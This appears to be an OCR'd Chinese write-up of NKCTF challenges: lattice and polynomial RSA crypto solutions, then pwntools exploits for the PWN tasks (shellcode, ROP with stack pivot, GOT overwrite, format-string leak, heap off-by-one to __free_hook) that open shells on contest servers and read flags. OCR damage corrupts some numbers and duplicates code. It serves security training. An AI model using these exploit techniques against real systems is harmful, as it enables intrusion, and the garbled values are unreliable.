74729859384715817483018459655482203831004151277167683382420030266613010230628485293195854992570233046498795524564707290905682457448614796548759840192888102624,12317354599843928878911222940839432168729960129312455802461068202430490339043416230443463928462718321260214206399009760986628512512352113206084780455800731672617455871458087272149521595073826192452592159092543295046932075069276305443540770775497942984172967308139219745681165132661511830602647541155707949891621824,21606807968454766520529084107175158062623274703294799705984925156349373997035743632649715867216648159433730630939058861636582120303338699113498645592338621228070481894445156769437351313971471061779425442129487317917630554305634797690296919992201174927956121524640438775183413288101169580705360562693274958339416,65879641147008205569197650380484006581794482996077591543494664122831020333620976966863533815788925110262349312880120656142332268739902908833034237316236258108025235540843313150676009300238449173773933284224322596931809760065655004490791072460291960516742169422976127374772621724505019051468781362194079070466764,14690000434290100551972605920338790574311123115962333329878625934064919925966712488077517586042770560297507101058355328100599181280177903302076927421142071021370456386684831099432503357448467947767701601441832166182171458223642870814128732706485914643637156275261638065077072934174199759430836487889852606585962617219238003671415078890527080819619981827733436650868221873981215957714402419196325255211662419323500007463445708711147164180081407176922193301896213550387699716393894936561405609871752247518021629131629578877404403348106599354499461061408270856384184685265091364672816967151082705277286838641458103558026635633468789042322037899901399142739922213531190892214327212247633649397602243027562329029767224931385807659445647908974735092145336602662873465734923450809783198772444106655438821950560058413359621316189435942839212247873870560114926459781136160541556773230183543715576244986800296759341282346581691226676298068904581,15962444107576936839414219750380091710560526679333052740056360128269693296273268304845227432144569518124605581818907652848417394045825674577476621743399677890506603982685991902995461111884296754579375020518939866236298100594794540756811660378465853893111079220520516015412554466418286827773311604473554128433834,14404538645636511013686056071450105375082183135529866470656616770899582664690495755099810578144432106289153753959372574424388080202225799408999097061559080818713654596296771179624900875980980707852950294752991545278420369537089865126864613328134116618637414349760292516788942192067446387136907041795516638892944]

print(len(e_list))
for w in tqdm(e_list):
    e1=int(w)
    for z in e_list:
        e2=int(z)
        # sage
        from Crypto.Util.number import long_to_bytes
        import gmpy2
        for i in range(1000):
            alpha2 = i / 1000
            M1 = int(gmpy2.mpz(N) ** 0.5)
```

```
            M2 = int(gmpy2.mpz(N) ** (1 + alpha2))
            D = diagonal_matrix(ZZ, [N, M1, M2, 1])
            B = Matrix(ZZ, [[1, -N, 0, N ** 2],
                            [0, e1, -e1, -e1 * N],
                            [0, 0, e2, -e2 * N],
                            [0, 0, 0, e1 * e2]]) * D
            L = B.LLL()
            v = Matrix(ZZ, L[0])
            x = v * B ** (-1)
            phi = (x[0, 1] / x[0, 0] * e1).floor()
            try:
                d = inverse_mod(65537, phi)
                m = long_to_bytes(power_mod(c, d, N))
                if b'NKCTF' in m :
                    print(e1)
                    print(e2)
                    print(m)
                    break
            except:
                Pass
```

在 sagemath 运行后得到 flag

```
....:             M1 = int(gmpy2.mpz(N) ** 0.5)
....:             M2 = int(gmpy2.mpz(N) ** (1 + alpha2))
....:             D = diagonal_matrix(ZZ, [N, M1, M2, 1])
....:             B = Matrix(ZZ, [[1, -N, 0, N ** 2],
....:                             [0, e1, -e1, -e1 * N],
....:                             [0, 0, e2, -e2 * N],
....:                             [0, 0, 0, e1 * e2]]) * D
....:             L = B.LLL()
....:             v = Matrix(ZZ, L[0])
....:             x = v * B ** (-1)
....:             phi = (x[0, 1] / x[0, 0] * e1).floor()
....:             try:
....:                 d = inverse_mod(65537, phi)
....:                 m = long_to_bytes(power_mod(c, d, N))
....:                 if b'NKCTF' in m or b'flag' in m:
....:                     print(i)
....:                     print(m)
....:                     break
....:             except:
....:                 pass
....:
22
  0%|          | 0/22 [00:00<?, ?it/s]
 59%|          | 13/22 [1:01:16<52:51, 352.37s/it]3
b'NKCTF{d15cr373_L0g_15_R3DuC710n_f0R_f4C70r1nG}'
 73%|          | 16/22 [1:13:03<27:38, 276.46s/it]
```

八、ez_polynomial

1.考察 “基于多项式上的 RSA 加密”需要注意 phi 的获取。欧拉函数 phi(n)表示所有小于或等于 n 的正整数中与 n 互质的数的数目。但是对于多项式 P(y)来讲，欧拉函数 phi(P(y))表示所有不高于 P(y)幂级的环内所有多项式中，与 P(y)无除 1 以外的公因式的其他多项式的个数。

代码如下：

```
#sage
P=40031
R.<y> = PolynomialRing(GF(P))
N=24096*y^93 + 38785*y^92 + 17489*y^91 + 9067*y^90 + 1034*y^89 + 6534*y^88 +
35818*y^87 + 22046*y^86 + 12887*y^85 + 445*y^84 + 26322*y^83 + 37045*y^82 + 4486*y^81
```

```
+ 3503*y^80 + 1184*y^79 + 38471*y^78 + 8012*y^77 + 36561*y^76 + 19429*y^75 +
35227*y^74 + 10813*y^73 + 26341*y^72 + 29474*y^71 + 2059*y^70 + 16068*y^69 +
31597*y^68 + 14685*y^67 + 9266*y^66 + 31019*y^65 + 6171*y^64 + 385*y^63 + 28986*y^62
+ 9912*y^61 + 10632*y^60 + 33741*y^59 + 12634*y^58 + 21179*y^57 + 35548*y^56 +
17894*y^55 + 7152*y^54 + 9440*y^53 + 4004*y^52 + 2600*y^51 + 12281*y^50 + 22*y^49
+ 17314*y^48 + 32694*y^47 + 7693*y^46 + 6567*y^45 + 19897*y^44 + 27329*y^43 +
8799*y^42 + 36348*y^41 + 33963*y^40 + 23730*y^39 + 27685*y^38 + 29037*y^37 +
14622*y^36 + 29608*y^35 + 39588*y^34 + 23294*y^33 + 757*y^32 + 20140*y^31 +
19511*y^30 + 1469*y^29 + 3898*y^28 + 6630*y^27 + 19610*y^26 + 11631*y^25 + 7188*y^24
+ 11683*y^23 + 35611*y^22 + 37286*y^21 + 32139*y^20 + 20296*y^19 + 36426*y^18 +
25340*y^17 + 36204*y^16 + 37787*y^15 + 31256*y^14 + 505*y^13 + 27508*y^12 +
20885*y^11 + 32037*y^10 + 31236*y^9 + 7929*y^8 + 27195*y^7 + 28980*y^6 + 11863*y^5
+ 16025*y^4 + 16389*y^3 + 570*y^2 + 36547*y + 10451
S.<x> = R.quotient(N)
C=3552*x^92 + 6082*x^91 + 25295*x^90 + 35988*x^89 + 26052*x^88 + 16987*x^87 +
12854*x^86 + 25117*x^85 + 25800*x^84 + 30297*x^83 + 5589*x^82 + 23233*x^81 +
14449*x^80 + 4712*x^79 + 35719*x^78 + 1696*x^77 + 35653*x^76 + 13995*x^75 +
13715*x^74 + 4578*x^73 + 37366*x^72 + 25260*x^71 + 28865*x^70 + 36120*x^69 +
7047*x^68 + 10497*x^67 + 19160*x^66 + 17939*x^65 + 14850*x^64 + 6705*x^63 +
17805*x^62 + 30083*x^61 + 2400*x^60 + 10685*x^59 + 15272*x^58 + 2225*x^57 +
13194*x^56 + 14251*x^55 + 31016*x^54 + 10189*x^53 + 35040*x^52 + 7042*x^51 +
29206*x^50 + 39363*x^49 + 32608*x^48 + 38614*x^47 + 5528*x^46 + 20119*x^45 +
13439*x^44 + 25468*x^43 + 30056*x^42 + 19720*x^41 + 21808*x^40 + 3712*x^39 +
25243*x^38 + 10606*x^37 + 16247*x^36 + 36106*x^35 + 17287*x^34 + 36276*x^33 +
1407*x^32 + 28839*x^31 + 8459*x^30 + 38863*x^29 + 435*x^28 + 913*x^27 + 36619*x^26
+ 15572*x^25 + 9363*x^24 + 36837*x^23 + 17925*x^22 + 38567*x^21 + 38709*x^20 +
13582*x^19 + 35038*x^18 + 31121*x^17 + 8933*x^16 + 1666*x^15 + 21940*x^14 +
25585*x^13 + 840*x^12 + 21938*x^11 + 20143*x^10 + 28507*x^9 + 5947*x^8 + 20289*x^7
+ 32196*x^6 + 924*x^5 + 370*x^4 + 14849*x^3 + 10780*x^2 + 14035*x + 15327
# factor(N)
p,q = N.factor()
p,q = p[0],q[0]
print(p)
print(q)
phi=(pow(P,40)-1)*(pow(P,53)-1)
e = 65537
d = inverse_mod(e,phi)
m = C^d
# print(m)
print(m)
print("".join([chr(c) for c in m.list()]))
```

Sage 运行得到 flag

#NKCTF{We_HaV3_n0th1ng_But_dr3amS}

九、ezRSA

1.前半部分是已知 N 和 phi，分解 N 的问题，谷歌找到相关代码，相关论文如下 [On Some Attacks on Multi-prime

RS](https://link.springer.com/content/pdf/10.1007/3-540-36492-7_25.pdf)

后半段与 baby_RSA 解法一致。

代码如下：

```
from Crypto.Util.number import *
from gmpy2 import is_prime
from math import gcd
from random import randrange

def factorize_multi_prime(N, phi):
    prime_factors = set()
    factors = [N]
    while len(factors) > 0:
        N = factors[0]

        w = randrange(2, N - 1)
        i = 1
        while phi % (2 ** i) == 0:
            sqrt_1 = pow(w, phi // (2 ** i), N)
            if sqrt_1 > 1 and sqrt_1 != N - 1:
                factors = factors[1:]

                p = gcd(N, sqrt_1 + 1)
                q = N // p

                if is_prime(p):
                    prime_factors.add(p)
                elif p > 1:
                    factors.append(p)

                if is_prime(q):
                    prime_factors.add(q)
                elif q > 1:
                    factors.append(q)

                break

            i += 1

    return list(prime_factors)

n =
883613021634370862341530757363033711057336359518874898329031354941324233214394
545291480084528247821681068573322713791163023980889519674812507874760050562616
566633467510014779057854668212851766810085876678473335189448018187714479349692
746405832358216541255297099992121533350925305264402447841739314600049080863936
368119579982654155890652798533610476197402339443854905580423499765470126696773
113728229762342631821270115741639799910825925707784730787412273692126559985497
685594968013380446483976847020042566960999684156854594513361119097981078694324
628510303136379066336216552266282034491705658724470163583106185335459 7
```

```
phi =
883613021634370862341530757363033711057336359518874898329031354941324233214394
545291480084528247821681068573322713791163023980889519674812507874760050562250
335146156595610600511802953793827315358167506576201595248368705780546272818690
156399042999891638282057621188747709861168407256184931498634122698130059633831
498986773172566831205713407524481622312003857337438394971871454993026107357639
150167172290029433128908282605829259983863151374637088982802603955524567219583
392760928077325897885666443434922197256865137880805058066544313100163239517520
580404595884612447518382558967220475289525272313045495183096613888856O
c1 =
783272078633610179534961213562211732884228623703013968673419579790876270119917
381760246436370293139692411516229852265950930798575234877266268821091141349100
566734899164088541522747267214518842576775335931743717424110081690823676661689
839433588760175217491982185298048308649402741853605061991164512809751884O9

e=65537
n_factors = factorize_multi_prime(n,phi)
n_factors = sorted(n_factors)
print(n_factors)
p=n_factors[0]
q=n_factors[1]
r=n_factors[2]
t=n_factors[3]
d=inverse(e,phi)
c1 =
783272078633610179534961213562211732884228623703013968673419579790876270119917
381760246436370293139692411516229852265950930798575234877266268821091141349100
566734899164088541522747267214518842576775335931743717424110081690823676661689
839433588760175217491982185298048308649402741853605061991164512809751884O9
m=pow(c1,d,p*t)
m1=long_to_bytes(int(m))

from Crypto.Util.number import *
n =
157202814866563156513184271957553223260772141845129283711146204376449001653397
810781717934720804041916333174673656579086498762693983380365527400604554663873
045166444369504886603233275868192688995284322277504050322927511160583280269073
338415758019142878016084536129741435221345599028001581385308324407324725353
c2 =
633557881754872210305963149214074760785920010606270338316948434096379653504749
557273834344066400751229329395595322166397392944130081640382573386750943241726
347896103072273658300164577144562933974664458203528047254669718281720102763876
168948293284910682987427119848009004112775500232205384430141621O037992032
c3 =
926633409686620704754408941999447537961996439320696826087587830504071262959090
633007354257571985696505326981292480881076667407261527053520728407708194442801
139876733097370230517497314801808251346708008770644351228509860043113674300982
900956706576078694070662708736670201531979232814197893811150134542693107O

PR.<m> = PolynomialRing(Zmod(n))
f = m^2-(c2+c3)*m+c2*c3
x0 = f.small_roots(X=2^435)
print(x0)
m2=long_to_bytes(int(x0[0]))
```

```
print (m1+m2)
```

运行后得到 flag

#b'NKCTF{it_i5_e45y_th4t_Kn0wn_phi_4nd_N_dec0mp0ses_N_w1th_th3_s4m3_c0mm0n_n_but_pq}'

PWN

一、EZ_shellcode


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t v3; // rax
  char buf[108]; // [rsp+0h] [rbp-70h] BYREF
  int v6; // [rsp+6Ch] [rbp-4h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  mprotect(&GLOBAL_OFFSET_TABLE_, 0x1000uLL, 7);
  puts("welcome to NKCTF!");
  puts("u can make it in 5 min!");
  read(0, buf, 0x100uLL);
  v3 = strlen(buf);
  strncpy(buf2, buf, v3);
  puts("good luck!");
  v6 = rand() % 100 + 1;
  ((void (*)(void))&buf2[v6])();
  return 0;
}
```

一眼顶针 shellcode 题目,由于 random 的存在，我选择用 100 个 nop 填充然后再输入 shellcode，exp 如下

```
```python
from pwn import *
#p=process("./pwn")
p=remote("node2.yuzhian.com.cn",32673)
context.arch='amd64'
```
```

```
shellcode=asm(shellcraft.sh())
print(hex(len(shellcode)))
payload=asm('nop')*100+shellcode
p.recvuntil(b"u can make it in 5 min!")
p.send(payload)
p.interactive()
```



二、a_story_of_a_pwner

观察题目，可以往 0x4050a0 这个位置写 3*0x8 的东西，可以构造 pop_rdi,bin_sh,system 的 rop 链，在最后将栈迁移过去即可，exp 如下:

```python
from pwn import *
#p=process("./pwn_patched")
p=remote("node2.yuzhian.com.cn",38968)
libc=ELF("./libc.so.6")
pop_rdi = 0x0000000000401573
leave_ret = 0x000000000040139e
attack_addr =0x4050a0
p.recvuntil(b"> ")
p.sendline(str(4).encode())
p.recvuntil(b'0x')
libc_base = int(p.recv(12),16) - libc.sym['puts']
print(hex(libc_base))
sys_addr = libc_base + libc.sym['system']
bin_sh = libc_base + next(libc.search(b"/bin/sh"))
#2
```

```
p.recvuntil(b"> ")
p.sendline(str(1).encode())
p.sendlineafter(b'?\n',p64(bin_sh))
#1
p.recvuntil(b"> ")
p.sendline(str(2).encode())
p.sendlineafter(b'?\n',p64(pop_rdi))
#3
p.recvuntil(b"> ")
p.sendline(str(3).encode())
p.sendlineafter(b'?\n',p64(sys_addr))
p.recvuntil(b"> ")
p.sendline(str(4).encode())
payload = b'a'*0xA + p64(0x405098) + p64(leave_ret)
p.recvuntil(b"heart...")
p.send(payload)
p.interactive()
```

运行得到 flag

```
[+] Opening connection to node2.yuzhian.com.cn on port 36239: Done
[*] '/root/桌面/pwntrain1/NKCTF/story/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0×7f328e767000
[*] Switching to interactive mode

$ ls
bin
dev
flag
lib
lib32
lib64
libx32
pwn
$ cat flag
NKCTF{f8dfa564-ce53-4137-a370-6f682a608d33}
$
```


三、ez_stack

这道题目没有 libc 很难受，因此是做完了几乎所有栈题才回来写的，这里大胆推测是用 only_read 那题的 libc，因此思路也参考 only_read

exp 如下:

```python
from pwn import *
#p=process("./pwn_patched")
p=remote("node2.yuzhian.com.cn",36123)
context.arch='amd64'
elf=ELF("./pwn_patched")
libc=ELF("./libc.so.6")
magic_gadgets_addr=0x040111c
pop_rbx_rbp_r12_r13_r14_r15_ret_addr=0x40127A
csu=0x401260
setbuf_addr=elf.got['setvbuf']
one=[0xe3afe,0xe3b01,0xe3b04]
def set_addr(addr: int, value: int) -> None:
    return flat(pop_rbx_rbp_r12_r13_r14_r15_ret_addr, value,
addr+0x3d,0,0,0,0,magic_gadgets_addr)

def offset_between(addr: int, base: int) -> int:
    result = addr - base
    if result < 0:
        result += 0x100000000
    return result
payload=b'a'*0x18+set_addr(setbuf_addr,offset_between(one[1],libc.sym['setvbuf
']))
payload+=flat(pop_rbx_rbp_r12_r13_r14_r15_ret_addr,0
,1,0,0,0,setbuf_addr,csu,0,0,0,0,0,0,0)
p.send(payload)
p.interactive()
```

运行得到 flag



四、baby_rop

非预期...，这道题其实不太会，就尝试扫了一下环境变量，还真有...

Exp 如下：

```python
from pwn import *
#context.log_level='debug'
context.arch='amd64'
libc=ELF("./libc.so.6")
elf=ELF("./pwn")
for i in range(1,100):
    #p = process("./pwn_patched")
    p = remote("node2.yuzhian.com.cn", 33259)
    p.recvuntil(b"What is your name: ")
    p.sendline(b"%" + str(i).encode() + b"$s.")
    try:
        print(i, p.recvuntil(b'.', drop=True))
        p.sendafter(b'he NKCTF:', b'aaaa')
    except EOFError:
        pass
```

得到 flag

```
[+] Opening connection to node2.yuzhian.com.cn on port 33259: Done
80 b'Hello, HOME=/root'
[+] Opening connection to node2.yuzhian.com.cn on port 33259: Done
81 b'Hello, FLAG=NKCTF{5djrJP_LmOZ_RRL_0tJ3u_ltCE_ZDST_2Ug2}'
[+] Opening connection to node2.yuzhian.com.cn on port 33259: Done
82 b'Hello, SHLVL=1'
```

五、baby_heap

```
__int64 __fastcall my_read(__int64 a1, int a2)
{
  unsigned int v3; // [rsp+10h] [rbp-10h]
  int i; // [rsp+14h] [rbp-Ch]

  for ( i = 0; i <= a2; ++i )
  {
    v3 = read(0, (void *)(i + a1), 1uLL);
    if ( *(_BYTE *)(i + a1) == 10 )
      break;
  }
  return v3;
}
```

一眼 offbyone，可以构造 chunk overlapping，用 unsorted bin attack 泄露 libc，然后修改 free_hook 为 system 执行/bin/sh

exp 如下：

```python
from pwn import *

p = process('./pwn_patch')
#p = remote("node2.yuzhian.com.cn",36579)
libc = ELF('./libc-2.32.so')
context.arch='amd64'
context.log_level='debug'

def add(index,size):
    p.recvuntil(b"Your choice: ")
    p.send(str(1).encode())
    p.recvuntil(b"Enter the index: ")
    p.send(str(index).encode())
    p.recvuntil(b"Enter the Size: ")
    p.sendline(str(size).encode())

def delete(index):
    p.recvuntil(b"Your choice: ")
    p.send(str(2).encode())
    p.recvuntil(b"Enter the index: ")
    p.send(str(index).encode())

def edit(index,content):
    p.recvuntil(b"Your choice: ")
    p.send(str(3).encode())
    p.recvuntil(b"Enter the index: ")
    p.send(str(index).encode())
    p.recvuntil(b"Enter the content: ")
    p.sendline(content)

def show(index):
    p.recvuntil(b"Your choice: ")
    p.send(str(4).encode())
    p.recvuntil(b"Enter the index: ")
    p.send(str(index).encode())

add(0, 0xe8)
add(1, 0xe8)
add(2, 0xe8)
add(3, 0xe8)
add(4, 0xe8)
add(5, 0xe8)
add(6, 0xe8)
add(7,0x48)
add(8,0x48)
add(9,0x48)
add(10,0x10)
edit(6,b'\xf1'*0xe9)
for i in range(8):
    delete(i)
add(0,0x48)
add(1,0x48)
```

```python
add(9,0x48)
add(10,0x10)
edit(6,b'\xf1'*0xe9)
for i in range(8):
    delete(i)
add(0,0x48)
add(1,0x48)
edit(9,b'')
show(9)
libc.address = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) - 0x1e3c0a
edit(9,p64(0x70 + libc.sym['__malloc_hook'])*2)
free_hook = libc.sym['__free_hook']
sys_addr = libc.sym['system']
add(2,0x48)
edit(0,b'\xa1'*0x49)
delete(0)
delete(2)
delete(1)
show(8)
heap_base = (u64(p.recv(5).ljust(8,b'\x00')) << 12)
add(0,0x90)
payload = p64(0)*9 + p64(0x51) + p64((heap_base >> 12)^(free_hook)) + p64(heap_base+0x10)
edit(0,payload)
add(1,0x40)
edit(1,b'/bin/sh\x00')
add(2,0x40)
edit(2,p64(sys_addr))
delete(1)
p.interactive()
```

六、9961code

一眼 shellcode 题目,限制长度，并且只允许 buf 可执行，因此构造 read 再读行不通

```
init(argc, argv, envp);
buf = (void *)(int)mmap((void *)0x9961000, 0x1000uLL, 7, 34, -1, 0LL);
puts("Last night i played touhou fuujinroku ~ Mountain of Faith\n");
puts("F**k! I failed and 9961 in the end!\n");
puts("In that case, you can only enter a very short shellcode!\n");
read(0, buf, 0x16uLL);
puts("I hope you can NMNB it!");
mprotect(buf, 0x1000uLL, 4);
JUMPOUT(0x9961000LL);
```

跳转前寄存器状态如上图，看到 r15 是一开始的位置，可以考虑用 lea 指令节省长度编写 shellcode

```
49 C7 C7 00 10 96 09          mov     r15, 9961000h
48 C7 C0 61 99 00 00          mov     rax, 9961h
48 C7 C3 61 99 00 00          mov     rbx, 9961h
48 C7 C1 61 99 00 00          mov     rcx, 9961h
48 C7 C2 61 99 00 00          mov     rdx, 9961h
48 C7 C4 61 99 00 00          mov     rsp, 9961h
48 C7 C5 61 99 00 00          mov     rbp, 9961h
48 C7 C6 61 99 00 00          mov     rsi, 9961h
48 C7 C7 61 99 00 00          mov     rdi, 9961h
49 C7 C0 61 99 00 00          mov     r8, 9961h
49 C7 C1 61 99 00 00          mov     r9, 9961h
49 C7 C2 61 99 00 00          mov     r10, 9961h
49 C7 C3 61 99 00 00          mov     r11, 9961h
49 C7 C4 61 99 00 00          mov     r12, 9961h
49 C7 C5 61 99 00 00          mov     r13, 9961h
49 C7 C6 61 99 00 00          mov     r14, 9961h
```

跳转前寄存器状态如上图，看到 r15 是一开始的位置，可以考虑用 lea 指令节省长度编写 shellcode exp 如下:

```python
from pwn import *
#p=process("./pwn_patched")
p=remote("node2.yuzhian.com.cn",37762)
context.arch='amd64'
#gdb.attach(p,"b *$rebase(0x00000000000139B)")
p.recvuntil(b"In that case, you can only enter a very short shellcode!\n")
payload=asm(
'''
xor edx,edx
xor esi, esi
lea edi,[r15+0xe]
mov ax, 59
syscall
''')
p.send(payload+b'/bin/sh')
print(hex(len(payload)))
p.interactive()
```

```
[+] Opening connection to node2.yuzhian.com.cn on port 37762:
0×e
[*] Switching to interactive mode

I hope you can NMNB it!
$ ls
bin
dev
flag
lib
lib32
lib64
libx32
pwn
$ cat flga
cat: flga: No such file or directory
$ cat flag
NKCTF{a6a52a34-8de3-4259-a645-396b6fd05b93}
```

七、only_read

```
read(0, s, 0x30uLL);
base_decode((__int64)s, (__int64)s1);
if ( strcmp(s1, "Welcome to NKCTF!") )
  return 0;
memset(s, 0, sizeof(s));
memset(s1, 0, sizeof(s1));
read(0, s, 0x30uLL);
base_decode((__int64)s, (__int64)s1);
if ( strcmp(s1, "tell you a secret:") )
  return 0;
memset(s, 0, sizeof(s));
memset(s1, 0, sizeof(s1));
read(0, s, 0x40uLL);
base_decode((__int64)s, (__int64)s1);
if ( strcmp(s1, "I'M RUNNING ON GLIBC 2.31-0ubuntu9.9") )
  return 0;
memset(s, 0, sizeof(s));
memset(s1, 0, sizeof(s1));
read(0, s, 0x40uLL);
base_decode((__int64)s, (__int64)s1);
if ( !strcmp(s1, "can you find me?") )
  next();
```

```
cat: flag.xt: No such file or directory
$ cat flag.txt
NKCTF{d9364965-4b43-4bea-a82d-4c98da316dff}
$
```

三

ne 函数里面是一个明显的栈溢出，没有输出函数泄露 libc_base，因此使用 magic_gadget 修改 got 为 on gadget get shell

exp 如下:

八、Note

1.和 musl 一点关系都每没有

漏洞在对 idx 是一点检查都没有

然后放堆快指针的附近有 malloc_context+0x18 的地址，里面有很多 dirty_data，而且 got 表可写，泄露出来打 free 函数

```
printf("Index: ");
index = read_int();
if ( choice > 2 )
{
  if ( choice == 3 )
    my_free(index);
  else
    puts(*((const char **)&ptr + index));
}
else
{
  printf("Size: ");
  size = read_int();
  if ( choice == 1 )
    v3 = malloc(size);
  else
    v3 = (void *)*((_QWORD *)&ptr + index);
  *((_QWORD *)&ptr + index) = v3;
  printf("Content: ");
  read(0, *((void **)&ptr + index), size);
}
00001479 main:33 (1479)
```

Exp:

```
from pwn import *

#p = process('./note')
p = remote("node2.yuzhian.com.cn",37572)
libc = ELF('./libc.so')
context.log_level='debug'

def add(index,size,content):
```

```
    p.sendlineafter(b': ', b'1')
    p.sendlineafter(b': ',str(index).encode())
    p.sendlineafter(b': ',str(size).encode())
    p.sendafter(b': ',content)

def edit(index,size,content):
    p.sendlineafter(b': ', b'2')
    p.sendlineafter(b': ',str(index).encode())
    p.sendlineafter(b': ',str(size).encode())
    p.sendafter(b': ',content)

def delete(index):
    p.sendlineafter(b': ',b'3')
    p.sendlineafter(b': ',str(index).encode())

def show(index):
    p.sendlineafter(b': ',b'4')
    p.sendlineafter(b': ',str(index).encode())

show(16)
leak = u64(p.recv(6).ljust(8,b'\x00'))

edit(16,8,b'a'*8)
show(16)
p.recvuntil(b'a'*8)
heap_base = u64(p.recv(6).ljust(8,b'\x00')) - 0x10e0
print("heap_base-->"+hex(heap_base))

edit(16,16,b'a'*0x10)
show(16)
p.recvuntil(b'a'*0x10)
code_base = u64(p.recv(6).ljust(8,b'\x00')) - 0x4120
print("code_base-->"+hex(code_base))

edit(16,16,p64(leak) + p64(leak2))

puts_got = code_base + 0x4028
add(0,8,p64(puts_got))

idx = 1394
show(idx)
libc_base = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) -
libc.sym['puts']
print("libc_base-->"+hex(libc_base))
```

```
sys_addr = libc.sym['system'] + libc_base

free_got = code_base + 0x4060
edit(0,8,p64(free_got))

edit(idx,8,p64(sys_addr))

add(0,8,b'/bin/sh\x00')
delete(0)

p.interactive()
```

REVERSE

一、earlier

1.附件是一个 exe 和一个 dll

exe 有一堆花指令，手动去除花指令，可以发现 RC4 和 SMC

SMC 是通过调用 dll 的函数实现的

```
 9  hModule = LoadLibraryA("runToHere.dll");
10  if ( !hModule )
11    exit(0);
12  fnGetHere = GetProcAddress(hModule, "fnGetHere");
13  fnrunToHere = GetProcAddress(hModule, "fnrunToHere");
14  strcpy(v4, "nkctf");
15  v3 = ((int (__cdecl *)(char *))fnGetHere)(v4);
